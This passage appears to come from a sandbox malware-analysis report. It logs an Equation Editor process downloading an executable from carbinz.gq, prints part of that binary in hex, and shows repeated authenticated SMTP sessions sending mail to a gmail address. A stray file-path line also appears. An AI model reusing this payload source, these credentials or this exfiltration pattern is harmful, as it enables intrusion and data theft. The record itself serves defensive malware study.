May 13, 2021 03:22:25.485155106 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.533689022 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533725023 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533744097 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533761978 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533787966 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533813953 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533838987 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533862114 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533864975 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.533885002 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533902884 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533920050 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533945084 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533946037 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.533957958 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.533971071 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533976078 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.533996105 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.533999920 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534008026 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534017086 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534023046 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534035921 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534046888 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534077883 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534089088 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534113884 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534137964 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534161091 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534173965 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534185886 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534199953 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534205914 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534236908 CEST	49167	80	192.168.2.22	185.239.243.112
May 13, 2021 03:22:25.534245014 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534271002 CEST	80	49167	185.239.243.112	192.168.2.22
May 13, 2021 03:22:25.534295082 CEST	80	49167	185.239.243.112	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 03:22:25.203634024 CEST	52197	53	192.168.2.22	8.8.8.8
May 13, 2021 03:22:25.260932922 CEST	53	52197	8.8.8.8	192.168.2.22
May 13, 2021 03:22:25.261277914 CEST	52197	53	192.168.2.22	8.8.8.8
May 13, 2021 03:22:25.318331957 CEST	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2021 03:23:03.165057898 CEST	53099	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:03.353410959 CEST	53	53099	8.8.8.8	192.168.2.22
May 13, 2021 03:23:09.481934071 CEST	52838	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:09.692992926 CEST	53	52838	8.8.8.8	192.168.2.22
May 13, 2021 03:23:09.696012974 CEST	52838	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:09.752847910 CEST	53	52838	8.8.8.8	192.168.2.22
May 13, 2021 03:23:18.072135925 CEST	61200	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:18.129133940 CEST	53	61200	8.8.8.8	192.168.2.22
May 13, 2021 03:23:27.948478937 CEST	49548	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:28.011239052 CEST	53	49548	8.8.8.8	192.168.2.22
May 13, 2021 03:23:28.012181044 CEST	49548	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:28.063622952 CEST	53	49548	8.8.8.8	192.168.2.22
May 13, 2021 03:23:34.145766973 CEST	55627	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:34.205548048 CEST	53	55627	8.8.8.8	192.168.2.22
May 13, 2021 03:23:34.206605911 CEST	55627	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:34.266680002 CEST	53	55627	8.8.8.8	192.168.2.22
May 13, 2021 03:23:45.845840931 CEST	56009	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:45.905827999 CEST	53	56009	8.8.8.8	192.168.2.22
May 13, 2021 03:23:52.810729980 CEST	61865	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:52.868915081 CEST	53	61865	8.8.8.8	192.168.2.22
May 13, 2021 03:23:52.869513988 CEST	61865	53	192.168.2.22	8.8.8.8
May 13, 2021 03:23:52.926522970 CEST	53	61865	8.8.8.8	192.168.2.22
May 13, 2021 03:24:01.436736107 CEST	55171	53	192.168.2.22	8.8.8.8
May 13, 2021 03:24:01.494138002 CEST	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2021 03:22:25.203634024 CEST	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	carbinz.gq	A (IP address)	IN (0x0001)
May 13, 2021 03:22:25.261277914 CEST	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	carbinz.gq	A (IP address)	IN (0x0001)
May 13, 2021 03:23:03.165057898 CEST	192.168.2.22	8.8.8.8	0xd9fb	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:09.481934071 CEST	192.168.2.22	8.8.8.8	0xd926	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:09.696012974 CEST	192.168.2.22	8.8.8.8	0xd926	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:18.072135925 CEST	192.168.2.22	8.8.8.8	0x22bf	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:27.948478937 CEST	192.168.2.22	8.8.8.8	0xca54	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:28.012181044 CEST	192.168.2.22	8.8.8.8	0xca54	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:34.145766973 CEST	192.168.2.22	8.8.8.8	0xf276	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:34.206605911 CEST	192.168.2.22	8.8.8.8	0xf276	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:45.845840931 CEST	192.168.2.22	8.8.8.8	0x7d69	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:52.810729980 CEST	192.168.2.22	8.8.8.8	0xe625	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:23:52.869513988 CEST	192.168.2.22	8.8.8.8	0xe625	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)
May 13, 2021 03:24:01.436736107 CEST	192.168.2.22	8.8.8.8	0x7296	Standard query (0)	mail.orientttech.com.qa	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2021 03:22:25.260932922 CEST	8.8.8.8	192.168.2.22	0xfc39	No error (0)	carbinz.gq		185.239.243.112	A (IP address)	IN (0x0001)
May 13, 2021 03:22:25.318331957 CEST	8.8.8.8	192.168.2.22	0xfc39	No error (0)	carbinz.gq		185.239.243.112	A (IP address)	IN (0x0001)
May 13, 2021 03:23:03.353410959 CEST	8.8.8.8	192.168.2.22	0xd9fb	No error (0)	mail.orientttech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2021 03:23:09.692992926 CEST	8.8.8.8	192.168.2.22	0xd926	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:09.752847910 CEST	8.8.8.8	192.168.2.22	0xd926	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:18.129133940 CEST	8.8.8.8	192.168.2.22	0x22bf	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:28.011239052 CEST	8.8.8.8	192.168.2.22	0xca54	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:28.063622952 CEST	8.8.8.8	192.168.2.22	0xca54	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:34.205548048 CEST	8.8.8.8	192.168.2.22	0xf276	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:34.266680002 CEST	8.8.8.8	192.168.2.22	0xf276	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:45.905827999 CEST	8.8.8.8	192.168.2.22	0x7d69	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:52.868915081 CEST	8.8.8.8	192.168.2.22	0xe625	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:23:52.926522970 CEST	8.8.8.8	192.168.2.22	0xe625	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)
May 13, 2021 03:24:01.494138002 CEST	8.8.8.8	192.168.2.22	0x7296	No error (0)	mail.orientech.com.qa		162.241.85.66	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- carbinz.gq

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 03:22:25.384917021 CEST	0	OUT	GET /modex/joewealthx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: carbinz.gq Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 13, 2021 03:22:25.434566975 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 13 May 2021 01:22:25 GMT Content-Type: application/x-msdownload Content-Length: 758272 Last-Modified: Wed, 12 May 2021 08:04:19 GMT Connection: keep-alive ETag: "609b8c03-b9200" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 8c 35 4c ea 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 88 0b 00 00 08 00 00 00 00 00 00 da a6 0b 00 00 20 00 00 00 c0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 88 a6 0b 00 4f 00 00 00 00 c0 0b 00 b4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 0b 00 0c 00 00 00 6c a6 0b 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e0 86 0b 00 00 20 00 00 00 88 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 b4 05 00 00 00 c0 0b 00 00 06 00 00 00 8a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 0b 00 00 02 00 00 00 90 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc a6 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 fc 65 00 00 d8 7e 00 00 03 00 00 00 76 00 00 06 d4 e4 00 00 98 c1 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 01 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 01 00 00 11 00 72 11 00 00 70 0a 2b 00 06 2a 22 02 28 1f 00 00 0a 00 2a 13 30 04 00 43 00 00 00 02 00 00 11 00 28 4c 00 00 06 26 12 01 fe 15 0b 00 00 02 12 01 0f 02 28 20 00 00 0a 68 7d c4 00 00 04 12 01 0f 02 28 21 00 00 0a 68 7d c5 00 00 04 07 0a 02 28 22 00 00 0a 20 a1 00 00 00 03 06 28 56 00 00 06 26 2a 3e 00 02 03 28 23 00 00 0a 28 04 00 00 06 00 2a 00 13 30 04 00 43 00 00 00 02 00 00 11 00 28 4c 00 00 06 26 12 01 fe 15 0b 00 00 02 12 01 0f 02 28 20 00 00 0a 68 7d c4 00 00 04 12 01 0f 02 28 21 00 00 0a 68 7d c5 00 00 04 07 0a 02 28 22 00 00 0a 20 a2 00 00 00 03 06 28 56 00 00 06 26 2a 3e 00 02 03 28 23 00 00 0a 28 06 00 00 06 00 2a 00 13 30 06 00 32 00 00 00 03 00 00 11 00 02 03 28 24 00 00 0a 00 02 28 25 00 00 0a 16 fe 01 0a 06 2c 1b 02 02 28 22 00 00 0a 16 16 02 28 26 00 00 0a 02 28 27 00 00 0a 28 0d 00 00 06 00 2a 3e 00 02 03 28 23 00 00 0a 28 0b 00 00 06 00 2a 00 00 13 30 03 00 0d 00 00 00 04 00 00 11 00 02 d1 03 1f 10 62 60 0a 2b 00 06 2a a6 00 02 28 22 00 00 0a 20 13 03 00 00 16 0f 02 28 20 00 00 0a 68 0f 02 28 21 00 00 0a 68 28 0a 00 00 06 28 51 00 00 06 26 2a 00 13 30 02 00 a3 00 00 00 05 00 00 11 00 02 28 25 00 00 0a 0a 06 2c 0e 00 02 03 28 28 00 00 0a 00 38 89 00 00 00 03 28 29 00 00 0a 0c 08 0b 07 1f 47 30 0e 07 1f 0c 2e 52 2b 00 07 1f 47 2e 56 2b 62 07 20 83 00 00 00 59 45 04 00 00 00 0c 00 00 00 46 00 00 00 17 00 00 00 22 00 00 00 2b 00 07 20 ae 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL5L0 @ @OI H.text `.rsrc@@.reloc@BHe~v 0rp+*0rp+*"(*0C(L&( h}(!h}(" (V&*>(#(*0C(L&( h}(!h}(" (V&*>(#(*02($(%,("(&('(*>(#(*0b`+*(" (h(!h((Q&*0(%,((8()G0.R+G.V+ b YEF"+

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 13, 2021 03:23:03.997697115 CEST	587	49168	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:03 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:03.998275042 CEST	49168	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:04.158545017 CEST	587	49168	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:04.160448074 CEST	49168	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:04.320734978 CEST	587	49168	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:04.484436989 CEST	587	49168	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:04.499161959 CEST	587	49168	162.241.85.66	192.168.2.22	421 sh002.bigrock.com lost input connection
May 13, 2021 03:23:10.083399057 CEST	587	49169	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:10 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:10.085772991 CEST	49169	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:10.246397018 CEST	587	49169	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:10.248018026 CEST	49169	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:10.408878088 CEST	587	49169	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:10.571176052 CEST	587	49169	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:10.573822975 CEST	49169	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 13, 2021 03:23:10.734144926 CEST	587	49169	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:23:10.734493971 CEST	49169	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:23:10.920496941 CEST	587	49169	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:10.920703888 CEST	49169	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:11.082185030 CEST	587	49169	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:18.615981102 CEST	587	49170	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:18 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:18.617187023 CEST	49170	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:18.774024963 CEST	587	49170	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:18.774563074 CEST	49170	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:18.931521893 CEST	587	49170	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:19.090646029 CEST	587	49170	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:19.091041088 CEST	49170	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:23:19.247781992 CEST	587	49170	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:23:19.248249054 CEST	49170	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:23:19.424469948 CEST	587	49170	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:19.424809933 CEST	49170	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:19.582461119 CEST	587	49170	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:20.571885109 CEST	49170	587	192.168.2.22	162.241.85.66	.
May 13, 2021 03:23:20.731383085 CEST	587	49170	162.241.85.66	192.168.2.22	250 OK id=1lh04N-003kua-Gf
May 13, 2021 03:23:27.737900019 CEST	49170	587	192.168.2.22	162.241.85.66	QUIT
May 13, 2021 03:23:27.895456076 CEST	587	49170	162.241.85.66	192.168.2.22	221 sh002.bigrock.com closing connection
May 13, 2021 03:23:28.547355890 CEST	587	49171	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:28 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:28.547905922 CEST	49171	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:28.708467007 CEST	587	49171	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:28.709213972 CEST	49171	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:28.870008945 CEST	587	49171	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:29.033612013 CEST	587	49171	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:29.034157991 CEST	49171	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:23:29.194521904 CEST	587	49171	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:23:29.194818974 CEST	49171	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:23:29.377938032 CEST	587	49171	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:29.378381968 CEST	49171	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:29.538724899 CEST	587	49171	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:30.554898977 CEST	587	49171	162.241.85.66	192.168.2.22	250 OK id=1lh04X-003l25-FA
May 13, 2021 03:23:34.591773987 CEST	587	49172	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:34 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:34.592497110 CEST	49172	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:34.752564907 CEST	587	49172	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:34.753225088 CEST	49172	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:34.913440943 CEST	587	49172	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:35.075247049 CEST	587	49172	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:35.076103926 CEST	49172	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:23:35.235919952 CEST	587	49172	162.241.85.66	192.168.2.22	250 OK


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 13, 2021 03:23:35.236738920 CEST	49172	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:23:35.414937973 CEST	587	49172	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:35.415452003 CEST	49172	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:35.575618029 CEST	587	49172	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:36.588289976 CEST	49172	587	192.168.2.22	162.241.85.66	.
May 13, 2021 03:23:36.751983881 CEST	587	49172	162.241.85.66	192.168.2.22	250 OK id=1lh04d-003l62-GN
May 13, 2021 03:23:46.254163980 CEST	587	49173	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:46 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:46.254576921 CEST	49173	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:46.412447929 CEST	587	49173	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:46.413131952 CEST	49173	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:46.572596073 CEST	587	49173	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:46.732511044 CEST	587	49173	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:46.735352993 CEST	49173	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:23:46.891623020 CEST	587	49173	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:23:46.892031908 CEST	49173	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:23:47.073494911 CEST	587	49173	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:47.073843956 CEST	49173	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:47.231632948 CEST	587	49173	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:47.272505045 CEST	587	49173	162.241.85.66	192.168.2.22	421 Lost incoming connection
May 13, 2021 03:23:53.245213985 CEST	587	49174	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:23:53 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:23:53.245516062 CEST	49174	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:23:53.402441978 CEST	587	49174	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:23:53.402909040 CEST	49174	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:23:53.559551954 CEST	587	49174	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:23:53.717236996 CEST	587	49174	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:23:53.717570066 CEST	49174	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:23:53.873570919 CEST	587	49174	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:23:53.874008894 CEST	49174	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
